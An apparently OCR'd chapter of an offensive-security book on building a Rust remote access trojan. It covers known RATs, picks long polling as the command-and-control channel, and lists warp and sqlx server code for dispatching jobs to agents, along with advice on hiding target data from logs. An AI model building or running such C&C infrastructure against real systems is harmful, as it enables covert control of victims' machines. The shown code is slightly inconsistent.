


Figure 14.4: using an external drive to escape an air-gapped network

it became (in)famous after being used by the Syrian government to steal information from the computers of activists fighting to overthrow it.

14.2.2 Meterpreter

Meterpreter (from the famous Metasploit offensive security suite), is defined by its creators as *"an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more."*.

14.2.3 Cobalt Strike

Cobalt Strike is an advanced attack platform, developed and sold for red teams.

It's mainly known for its advanced customization possibilities, such as its Malleable C2 which allow users to personalize the C2 protocol and thus reduce detection.

14.2.4 Pegasus

While writing this book, circa July 2021, a scandal broke out about some kind of Israeli spyware called pegasus, which was used to spy a lot of civilians, and reporters.

In fact, this spyware was already covered in 2018 and 2020.

You can find two great reports about the use if the Pegasus RAT to target journalists on the citizenlab.ca website.

14.3 Why Rust

Almost all existing RAT are developed in C or C++ for the agent due to the low resources usage and the low-level control these languages provide, and Python, PHP, Ruby or Go for the server and client parts.

Unfortunately, these languages are not safe, and it's not uncommon to find vulnerabilities in various RATs. Also, it requires developers to know multiple programming languages, which is not that easy as all languages have they own pitfalls, toolchains, and hidden suprises. Finally, This mix of languages don't encourage code re-use, and often, these RAT provide plugins and add-ons to add features as standalone binaries, which are easier to detect by monitoring systems.

On the other hand, Rust provides low-level control, but also easy package management, high-level abstractions and great code re-usability.

Not only Rust allow us to re-use code across the agent, the server and the client, but also by re-using all the packages we have in reserves, such as the scanners and exploits we previously crafted. Embedding them is as simple as adding a dependency to our project, and calling a function!

If now, I have not convinced you that Rust is THE language to rule them all, especially in offensive security, please send me a message, we have to discuss!

14.4 Designing the server

14.4.1 Which C&C channel to choose

Among the channels previously listed, the one that will be perfect 80% of the time and require 20% of the efforts (Hello Pareto) is HTTP(S).

Indeed, the HTTP protocol is rarely blocked, and being the roots of the web, there are countless mature implementations ready to be used.

My experience is that if you decide not to use HTTP(S) and instead implement your own protocol, you will end with the same features as HTTP (Responses / Requests, Streaming, Transport encryption, metadata) but half-backed, less reliable, and without the millions (more?) of man-hours work on the web ecosystem.

14.4.2 Real-time communications

All that is great, but how to do real-time communication with HTTP?

There are 4 main ways to do that: * Short Polling * WebSockets (WS) * Server-Sent Events (SSE) * Long Polling

14.4.2.1 Short Polling

The first method for real-time communications is short polling.

In this scenario, the client send a request to the server, and the server immediatly replies. If there is no new data, the response is empty. And most of the time it's the case. So most of the time, server's responses are empty and could have been avoided.

Thus, short polling is wasteful both in terms of network and CPU, as requests need to be parsed and encoded each time.

The only pro, is that it's impossible to do simpler.

14.4.2.2 WebSockets

A websocket is a bidirectional stream of data. The client etablishes a connection to the server, and then they can both send data.




Figure 14.5: Short polling




Figure 14.6: Websocket

There are a lot of problems when using websockets. First it requires to keep a lot of, often idle, open connections, which is wasteful in terms of server resources. Second, there is no auto-reconnection mecanism, each time a network error happens (if the client change from wifi to 4G for example), you have to implement your own reconnection algorithm. Third, There is no built-in authentication mecanism, so you often have to hack your way through handshakes and some kind of other customer protocols.

Websockets are the way to go if you need absolute minimal network usage and minimal latency.

The principal downside of websockets is the complexity of implementation. Moving from a request/response paradigm to streams is not only hard to shift in terms of understanding code organzation, but also is terms of architecture (like how to configure your reverse proxies…).

14.4.2.3 Server-Sent Events (SSE)




Figure 14.7: SSE

Contrary to websockets, SSE streams are unidirectional: only the server can send data back to the client. Also, the mecanism for auto-reconnection is (normally) built-in into clients.

Like websockets, it requires to keep a lot of, open connections.

The downside, is that it's not easy to implement server-side.

14.4.2.4 Long Polling




Figure 14.8: Long polling

Finally there is long polling: the client emit a request, with an indication of the last piece of data it has, and the server sends the response back only when new data is available, or when a certain amount of time is reached.

It has the advantage of being extremely simple to implement, as it's not a stream, but a simple request-response scheme, and thus is extremely robust, does not require auto-reconnection, and can handle network error gracefuly. Also, in countrary to short polling, long polling is less wasteful regarding resources usage.

The only downside, is that it's not as fast as websockets regarding latency, but it does not matter for our usecase (it would matter only if we were designing a real-time game).

Long polling is extremely efficient in Rust in contrary to a lot of other programming languages. Indeed, thanks to `async` , very few resources (a simple `async` Task) are used per open connection, while a lot of languages use a whole OS thread.

Also, as we will see later, implementing graceful shutdowns for a server serving long-polling requests is really easy (unlike with WebSockets or SSE).

Finally, as long-polling is simple HTTP requests, it's the technique which has the more chances of not being blocked by some kind of aggressive firewall or network equipement.

This is for all these reasons, but simplicity and robustness being the principal ones, that we choose long-polling to implement real-time communications for our RAT.

14.4.3 Architecting a Rust web application

There are many patterns to architecture a web application. A famous one, is the "Clean Architecture" by *Robert C. Martin*




Figure 14.9: The CLean Architecture (source)

This architecture splits projects into different layers in order to produce systems that are 1. *Independent of Frameworks. The architecture does not depend on the existence of some library of feature laden software. This allows you to use such frameworks as tools, rather than having to cram your system into their limited constraints.* 2. *Testable. The business rules can be tested without the UI, Database, Web Server, or any other external element.* 3. *Independent of UI. The UI can change easily, without changing the rest of the system. A Web UI could be replaced with a console UI, for example, without changing the business rules.* 4. *Independent of Database. You can swap out Oracle or SQL Server, for Mongo, BigTable, CouchDB, or something else. Your business rules are not bound to the database.* 5. *Independent of any external agency. In fact your business rules simply don't know anything at all about the outside world.*

You can learn more about the clean architecture in the eponym book: Clean Architecture by *Robert C. Martin*.

But, in my opinion, the clean architecture is too complex, with its jargon that resonates only with professional architects and too many layers of abstraction. It's not for people actually writing code.

This is why I propose another approach, equally flexible, but much simpler and which can be used for traditional server-side rendered web applications and for JSON APIs.

As far as I know, this architecture has no official and shiny name, but I have used it for projects exceeding tens of thousands lines of code, in Rust, Go and Node.JS.

The advantage of using such architecture is that, if in the future the requirements or one dependency are revamped, changes are locals and isolated.

Each layer should communicate only with adjacent layers.

Let's dig in!

14.4.3.1 Presentation

The presentation layer is responsible of communication with external services.

models, calls the service layer protocol agnostic




Figure 14.10: Server's architecture

14.4.3.2 Service

The service layer is wher ethe business logic lives. All our application's rules and invariants lives in the service layer.

Need to verify a phone number? But waht is the format of a phone number? The response to this question is in the service layer.

What are the verifications to preceed to when creating a job for an agent? This is the role of the service layer.

14.4.3.3 Entities

Why not call this part a model? Because a model often refers to an object persisted in a database or sent by the presentation layer. In addition to being confusing, in the real world, not all entities are persisted. For example, an object representing a group with its users may be used in your services, but neither persisted nor transmitted by the presentation layer.

In our case, the entities will `Agent` , `Job` (a job is a command created by the client, stored and dispatched by the server, and exectued by the agent),

14.4.3.4 Repository

The repository layer is a thin abtraction over the database. It encapsulates all the database calls.

14.4.3.5 Drivers

And the last part of our architecture, `drivers` . Drivers encapsulate third-party APIs.

As you may have guessed, `drivers` can only be called by `services` , because this is where the business logic lives.

14.4.4 Scaling the architecture

You may be wondering, "Great, but how to scale our server once we already have a lot of features implemented and we need to add more?"

You simply need to "horizontally scale" your services and repositories. One pair for each bounded domain context.




Figure 14.11: Scaling our architecture

14.4.5 Choosing a web framework

So now we have our requirements, which web framework to choose?

A few months ago I would have told you: go for `actix-web` . Period.

But now that the transition to v4 is taking too much time and is painful, I would like to re-evaluate this decision.

When searching for web servcers, we find the following crates:

crate	Total downloads *(August 2021)*
hyper	28,341,957
actix-web	3,522,534
warp	2,687,365
tide	353,001
gotham	76,044

hyper is the *de facto* and certainly more eprouved HTTP library in Rust. Unfortunately, it's a little bit too low-level

actix-web was the rising star of Rust web framework. It was designed for absolute speed, and was one of the first web framework to adopt `async/await` . Unfortunately, its history is tainted by some drama, where the original creator decided to leave. Now the development has stalled.

warp is a web framework on top of `hyper` , made by the same author. It small, and reliable, and fast enough for 99% of projects. There is one downside: its API is just plain weird. It's elegant in term of functional programming, as being extremely composable using Filters, but it does absolutly not match the mental model of traditional web framework (request, server, context). That being said, it's still understandable and easy to use.

tide is, in my opinion, the most elegant web framework available. Unfortunately, it relies on the `async-std` runtime, and thus can't be used (or with weird side effects) in projects using `tokio` as async runtime.

Finally, there is **gotham**, which is, like `warp` , built on top of `hyper` but seems to provide a better API. Unfortunately, this library is still early and there is (to my knowledge) no report of extensive use in production.

Because we are aiming for a simple to use and robust framework, which works with the `tokio` runtime, we will use `warp` .

Beware that due to it's high use of generics, and weird API `warp` may not be the best choice if you are designing a server with hundreds of endpoints, compilation will be extremely slow and the code hard to understand.

14.4.6 Choosing the remaining libraries

14.4.6.1 Database access

The 3 main contenders for the database access layer are: * diesel * tokio-postgres * sqlx

`diesel` is is a *Safe, Extensible ORM and Query Builder for Rust*. It was the first database library I ever used. Unfortunately, there are two things that make this library not ideal. First, it's an ORM, which means that it provides an abstraction layer on top of the database, which may take time to learn, is specific to this library, and hard to master. Secondly, it provides a sync interface, which means that calls are blocking, and as we have seen in Chapter 3, it may introduce subtle and hard to debug bugs in an application dominantly async, such as a web server.

Then comes `tokio-postgres` . This time the library is async, but unfortunately it is too low-level to be productive. It requires that we do all the deserialization ourselves, which may introduce a lot of bugs because it removes the type safety provided by Rust, especially when our database schema will change (database schemas **always** changes).

`sqlx` is the clear winner of the competition. In addition of providing an async API, it provides type safety which greatly reduces the risk of introducing bugs. But the library goes even further: with its query! macro, queries can be checked at compile (or test) time against the schema of the database.

14.4.6.2 logging

In the context of offensive security, logging is tedious, Indeed in the case your C&C is breached, it may reveal a lot information about who your target are and what kind of data was exfiltrated.

This is why I recommend not to log every request, but instead only errors for debugging purposes, and to be very **very** careful not to log data of your targets.

14.5 Designing the agent




Figure 14.12: Architecture of our agent

Constraints: as small as possible.

The problem with the commonly used libraries is that they are very big and not designed for our use case.

14.5.1 Choosing an HTTP library

When searching on crates.io for HTTP client, we find the following contenders: * hyper * reqwest * awc (Actix Web Client) * ureq * surf

I'll keep it short, I think the best one fitting our requirements for the agents (to be small, simple to use and correct) is ureq.

14.6 Docker for offensive security

Docker (which is the name of both the software, and the company developing it), initially launched in 2013, and took the IT world by storm. Based on lightweight virtual containers, it allows backend developers to package all the dependencies and assets of an application in a single image, and to deploy it as is. They are a great and modern alternative to traditional virtual machines, usually lighter and that can launch in less than 100ms. By default, containers are not as secure as Virtual Machines, this is why new runtimes such as katacontainers or gvisor emerged to provide stronger isolation and permit to run multiple **untrusted** containers on the same machine. Breaking the boundaries of a container is called an "escape".

Container images are build using a `Dockerfile` .

Open container https://opencontainers.org/

But today, Dockerfiles and the Open Containers Initiative (OCI) Image Format are not only used for containers. It has become a kind of industry standard for immutable and reproducible images. For example, the cloud provider fly.io is using `Dockerfile` to build Firecracker micro-VMs. You can see a `Dockerfile` as a kind of recipe to create a cake. But better than a traditional recipe, you only need the `Dockerfile` to build an image that will be perfect 100% of the time.

Containers were and still are a revolution. I believe it will take a long time before the industry move toward a new backend application format, so learning how it works and how to use it is an absolute pre-requist in today's world.

In this book we won't explore how to escape from a container, but instead, how to use Docker to sharpen our arsenal. In this chapter, we will see how to build a Docker image to easily deploy a server application, and in chapter 12, we will see how to use Docker to create a reproducible cross-compilation toolchain.

14.7 Let's code

14.7.1 The server (C&C)

14.7.1.1 Error

The first thing I do when I start a new Rust project is to create my `Error` enum. I do not try to guess all the variants of time, but instead let it grow organically. That being said, I always create an `Internal(String)` variant for errors I don't want or can't, handle gracefully.

ch_10/server/src/error.rs

```rust
use thiserror::Error;

#[derive(Error, Debug, Clone)]
pub enum Error {
    #[error("Internal error")]
    Internal(String),
}
```

14.7.1.2 Configuration

There are basically 2 ways to handle the configuration of a server application: * configuration files * environment variables

Configuration files sucha as JSON or TOML have the advantage of providing built-in types.

Ont he other hand, **environment variables** do not provide strong types, but are easier to use with the modern deployment and DevOps tools.

We will use the `dotenv` crate.

ch_10/server/src/config.rs

```rust
use crate::Error;

#[derive(Clone, Debug)]
pub struct Config {
    pub port: u16,
    pub database_url: String,
}

const ENV_DATABASE_URL: &str = "DATABASE_URL";
const ENV_PORT: &str = "PORT";

const DEFAULT_PORT: u16 = 8080;
```

```
impl Config {
    pub fn load() -> Result<Config, Error> {
        dotenv::dotenv().ok();

        let port = std::env::var(ENV_PORT)
            .ok()
            .map_or(Ok(DEFAULT_PORT), |env_val| env_val.parse::<u16>())?;

        let database_url =
            std::env::var(ENV_DATABASE_URL).map_err(|_| env_not_found(ENV_DATABASE_URL))?;

        Ok(Config { port, database_url })
    }
}

fn env_not_found(var: &str) -> Error {
    Error::NotFound(format!("config: {} env var not found", var))
}
```

Then we can proceed to configure the database connection.

Unfortunately Postges is bounded by available resources in the number of active connections it can handles, a safe default is 20.

ch_10/server/src/db.rs

```
use log::error;
use sqlx::{self, postgres::PgPoolOptions, Pool, Postgres};
use std::time::Duration;

pub async fn connect(database_url: &str) -> Result<Pool<Postgres>, crate::Error> {
    PgPoolOptions::new()
        .max_connections(20)
        .max_lifetime(Duration::from_secs(30 * 60)) // 30 mins
        .connect(database_url)
        .await
        .map_err(|err| {
            error!("db: connecting to DB: {}", err);
            err.into()
        })
}
```

```rust
pub async fn migrate(db: &Pool<Postgres>) -> Result<(), crate::Error> {
    match sqlx::migrate!("./db/migrations").run(db).await {
        Ok(_) => Ok(()),
        Err(err) => {
            error!("db::migrate: migrating: {}", &err);
            Err(err)
        }
    }?;

    Ok(())
}
```

14.7.1.3 Presentation layer (api)

The presentation layer (here a JSON API), is responsible of the following tasks: * Routing * Decoding requests * Calling the service layer * Encoding responses

14.7.1.3.1 Routing

Routing is the process of matching an HTTP request to the correct function.

Routing with the `warp` framework is not intuitive at all (it doesn't match the mental model of web developers and is very verbose) but is very powerful.

It was designed to be composable. It should be approached more like functional programming than a traditional web framework.

ch_10/server/src/api/routes/mod.rs

```rust
use agents::{get_agents, post_agents};
use index::index;
use jobs::{create_job, get_agent_job, get_job_result, get_jobs, post_job_result};
use std::{convert::Infallible, sync::Arc};
use warp::Filter;

mod agents;
mod index;
mod jobs;

use super::AppState;

pub fn routes(
    app_state: Arc<AppState>,
) -> impl Filter<Extract = impl warp::Reply, Error = Infallible> + Clone {
    let api = warp::path("api");
    let api_with_state = api.and(super::with_state(app_state));

    // GET /api
    let index = api.and(warp::path::end()).and(warp::get()).and_then(index);

    // GET /api/jobs
    let get_jobs = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_jobs);
```

```
    // POST /api/jobs
    let post_jobs = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path::end())
        .and(warp::post())
        .and(super::json_body())
        .and_then(create_job);

    // GET /api/jobs/{job_id}/result
    let get_job = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path::param())
        .and(warp::path("result"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_job_result);

    // POST /api/jobs/result
    let post_job_result = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path("result"))
        .and(warp::path::end())
        .and(warp::post())
        .and(super::json_body())
        .and_then(post_job_result);
    // POST /api/agents
    let post_agents = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::end())
        .and(warp::post())
        .and_then(post_agents);

    // GET /api/agents
    let get_agents = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_agents);

    // GET /api/agents/{agent_id}/job
    let get_agents_job = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::param())
        .and(warp::path("job"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_agent_job);
```

And finally:

```
    let routes = index
        .or(get_jobs)
        .or(post_jobs)
        .or(get_job)
        .or(post_job_result)
        .or(post_agents)
        .or(get_agents)
        .or(get_agents_job)
        .with(warp::log("server"))
        .recover(super::handle_error);

    routes
}
```

14.7.1.4 Decoding requests

Thus, decoding requests is done in two steps:

one reusable filter: ch_10/server/src/api/mod.rs

```
pub fn json_body<T: DeserializeOwned + Send>(
) -> impl Filter<Extract = (T,), Error = warp::Rejection> + Clone {
    warp::body::content_length_limit(1024 * 16).and(warp::body::json())
}
```

and directly using our Rust type in the signature of our handler function, here `api::CreateJob` . ch_10/server/src/api/routes/jobs.rs

```
pub async fn create_job(
    state: Arc<AppState>,
    input: api::CreateJob,
) -> Result<impl warp::Reply, warp::Rejection> {
```

14.7.1.5 Calling the service layer

Thanks to `warp` , our function directly receive the good type, so calling our service is as simple as: ch_10/server/src/api/routes/jobs.rs

```
    let job = state.service.create_job(input).await?;
```

14.7.1.6 Encoding responses

And finally, we can send the response back: ch_10/server/src/api/routes/jobs.rs

```
    let job: api::Job = job.into();

    let res = api::Response::ok(job);
    let res_json = warp::reply::json(&res);
    Ok(warp::reply::with_status(res_json, StatusCode::OK))
}
```

14.7.1.6.1 Implementing long-polling Long polling is a joy to implement in Rust. It's a basic loop: we search for available jobs, if there is one, we send it back as a response. Otherwise, we sleep a little bit and continue the loop. Repeat as much as you want.

Here we limit long polling requests to 5 seconds, because if the server receive the instruction to shutdown, having too long-living connections will prevent graceful shutdowns.

```rust
pub async fn get_job_result(
    state: Arc<AppState>,
    job_id: Uuid,
) -> Result<impl warp::Reply, warp::Rejection> {
    let sleep_for = Duration::from_secs(1);

    // long polling: 5 secs
    for _ in 0..5u64 {
        let job = state.service.find_job(job_id).await?;
        match &job.output {
            Some(_) => {
                let job: api::Job = job.into();
                let res = api::Response::ok(job);
                let res_json = warp::reply::json(&res);
                return Ok(warp::reply::with_status(res_json, StatusCode::OK));
            }
            None => tokio::time::sleep(sleep_for).await,
        }
    }

    // if no job is found, return empty response
    let res = api::Response::<Option<()>>::ok(None);
    let res_json = warp::reply::json(&res);
    Ok(warp::reply::with_status(res_json, StatusCode::OK))
}
```

14.7.1.7 Service layer

Remember, the service layer is the one containing all our business logic.

ch_10/server/src/service/mod.rs

```rust
use crate::Repository;
use sqlx::{Pool, Postgres};

mod agents;
mod jobs;

#[derive(Debug)]
pub struct Service {
    repo: Repository,
    db: Pool<Postgres>,
}
```

```
impl Service {
    pub fn new(db: Pool<Postgres>) -> Service {
        let repo = Repository {};
        Service { db, repo }
    }
}
```

ch_10/server/src/service/jobs.rs

```
use super::Service;
use crate::{entities::Job, Error};
use chrono::Utc;
use common::api::{CreateJob, UpdateJobResult};
use sqlx::types::Json;
use uuid::Uuid;

impl Service {
    pub async fn find_job(&self, job_id: Uuid) -> Result<Job, Error> {
        self.repo.find_job_by_id(&self.db, job_id).await
    }
```

```
    pub async fn list_jobs(&self) -> Result<Vec<Job>, Error> {
